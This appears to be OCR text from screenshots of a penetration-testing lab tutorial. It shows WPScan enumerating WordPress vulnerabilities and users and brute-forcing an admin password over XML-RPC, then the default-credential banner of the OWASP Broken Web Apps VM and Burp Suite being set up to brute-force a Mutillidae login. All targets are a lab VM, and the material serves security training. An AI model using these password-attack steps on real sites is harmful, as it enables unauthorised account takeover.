
```
 |
 | [!] 9 vulnerabilities identified:
 |
 | [!] Title: WordPress <= 5.0 - Authenticated File Delete
 |     Fixed in: 4.9.9
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9169
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20147
 |      - https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
 |
 | [!] Title: WordPress <= 5.0 - Authenticated Post Type Bypass
 |     Fixed in: 4.9.9
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9170
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20152
 |      - https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
 |      - https://blog.ripstech.com/2018/wordpress-post-type-privilege-escalation/
 |
```


```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=============================

[i] User(s) Identified:

[+] admin
 | Detected By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```


```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==============================

[i] User(s) Identified:

[+] admin
 | Detected By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 1 user/s
Trying admin / Admin456 Time: 00:00:00 <==================================
[SUCCESS] - admin / Admin456

 i] Valid Combinations Found:
 | Username: admin, Password: Admin456
```

```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://10.10.10.134/

You can administer / configure this machine through the console here, by SSHing
to 10.10.10.134, via Samba at \\10.10.10.134\, or via phpmyadmin at
http://10.10.10.134/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login:
```






Burp Suite Community Edition v1.7.36
Select the configuration that you would like to load for this project.
BURPSUITE
COMMUNITY EDITION
Use Burp defaults
Use options saved with project
Load from configuration file
File
File:
Choose file...
Default to the above in future
Disable extensions
Cancel
Back
Start Burp



Web Browser
Burp Suite
Web Server



Connection Settings
Configure Proxy Access to the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration
HTTP Proxy
127.0.0.1
Port
8080
Use this proxy server for all protocols
SSL Proxy
127.0.0.1
Port
8080
FTP Proxy
127.0.0.1
Port
8080
SOCKS Host
127.0.0.1
Port
8080
SOCKS v4
SOCKS v5
Automatic proxy configuration URL
Reload
No proxy for
Ensure this field is blank
Example: .mozilla.org, .net.nz, 192.168.1.0/24
OK
Cancel
Help


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Hex
Click to enable



Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://10.10.10.134
/
animatedcollapse.js
images
index.css
jquery.min.js
Host Method URL Params Status Length MIME type
http://10.10.10.134 GET / 304 360
http://10.10.10.134 GET /animatedcollapse.js 304 360
http://10.10.10.134 GET /images/Knob_Add.png 304 337
http://10.10.10.134 GET /images/Knob_Attention.... 304 337
http://10.10.10.134 GET /images/mandiant.png 304 336
http://10.10.10.134 GET /images/owasp.png 304 338
http://10.10.10.134 GET /index.css 304 359
http://10.10.10.134 GET /jquery.min.js 304 360
Request Response
Raw Params Headers Hex
GET / HTTP/1.1
Host: 10.10.10.134
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Type a search term
0 matches



Burp Suite Community Edition v1.7.32 -
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses
http://10.10.10.134
/
animatedcollapse.js
images
index.css
jquery.min.js
mutillidae
mutillidae
https://addons.mozilla.org
Right click on "mutillidae" folder
http://dev.w3.org
https://developer.mozilla.org
http://docs.jquery.com
http://erik.eae.net
http://fluidproject.org
https://github.com
http://helpful.knobs-dials.com
http://jacklmoore.com
http://javascript.nwbox.com
http://jquery.com
http://jquery.org
http://json.org
http://perfectionkills.com
Host
Method
http://10.10.10.134 GET
http://10.10.10.134 GET
http://10.10.10.134 GET
http://10.10.10.134 GET
http://10.10.10.134 GET
http://10.10.10.134 GET
http://10.10.10.134/mutillidae
Add to scope
Spider this branch
Actively scan this branch
Passively scan this branch
Engagement tools [Pro version only]
Compare site maps
Expand branch
Expand requested items
Delete branch
Copy URLs in this branch
Copy links in this branch
Save selected items
Show new site map window
Site map help
Type a



Proxy history logging
You have added an item to Target scope. Do you want Burp Proxy to stop sending out-of-scope items to the history or other Burp tools?
Answering "yes" will avoid accumulating project data for out-of-scope items.
Always take the same action in future
Yes
No



Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project
Site map Scope
Target Scope
Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suit
browse to your target and use the context menus in the site map to include or exclude URL paths.
Use advanced scope control
Include in scope
Add
Edit
Remove
Paste URL
Load ...
Enabled
Prefix
http://10.10.10.134/mutillidae


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Logging of out-of-scope Proxy traffic is disabled
Re-enable
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Exter
221 http://detectportal.firefox.com GET /success.txt text txt
222 http://detectportal.firefox.com GET /success.txt text txt
223 http://detectportal.firefox.com GET /success.txt text txt
224 http://detectportal.firefox.com GET /success.txt text txt
225 http://detectportal.firefox.com GET /success.txt text txt
226 http://detectportal.firefox.com GET /success.txt text txt
227 http://detectportal.firefox.com GET /success.txt text txt
228 http://detectportal.firefox.com GET /success.txt text txt
229 http://detectportal.firefox.com GET /success.txt text txt
230 http://detectportal.firefox.com GET /success.txt text txt
231 http://10.10.10.134 GET /mutillidae/index.php?page=login.php ✓ 200 50727 HTML php
232 http://10.10.10.134 GET /mutillidae/index.php?page=login.php ✓ 200 50727 HTML php
236 http://10.10.10.134 POST /mutillidae/index.php?page=login
Request Response
Raw Params Headers Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 10.10.10.134
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Fire
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.134/mutillidae/index.php?page=login.php
Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroup
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
username=admin&password=password&login-php-submit-button=Login
Type a search term
http://10.10.10.134/mutillidae/index.php?page=login.php
Remove from scope
Spider from here
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Engagement tools [Pro version only]
Show new history window
Add comment
Highlight
Delete item
Clear history


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer
2 ...
Target Positions Payloads Options
Attack Target
Configure the details of the target for the attack.
Host: 10.10.10.134
Port: 80
Use HTTPS


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
3 ...
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 10.10.10.134
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
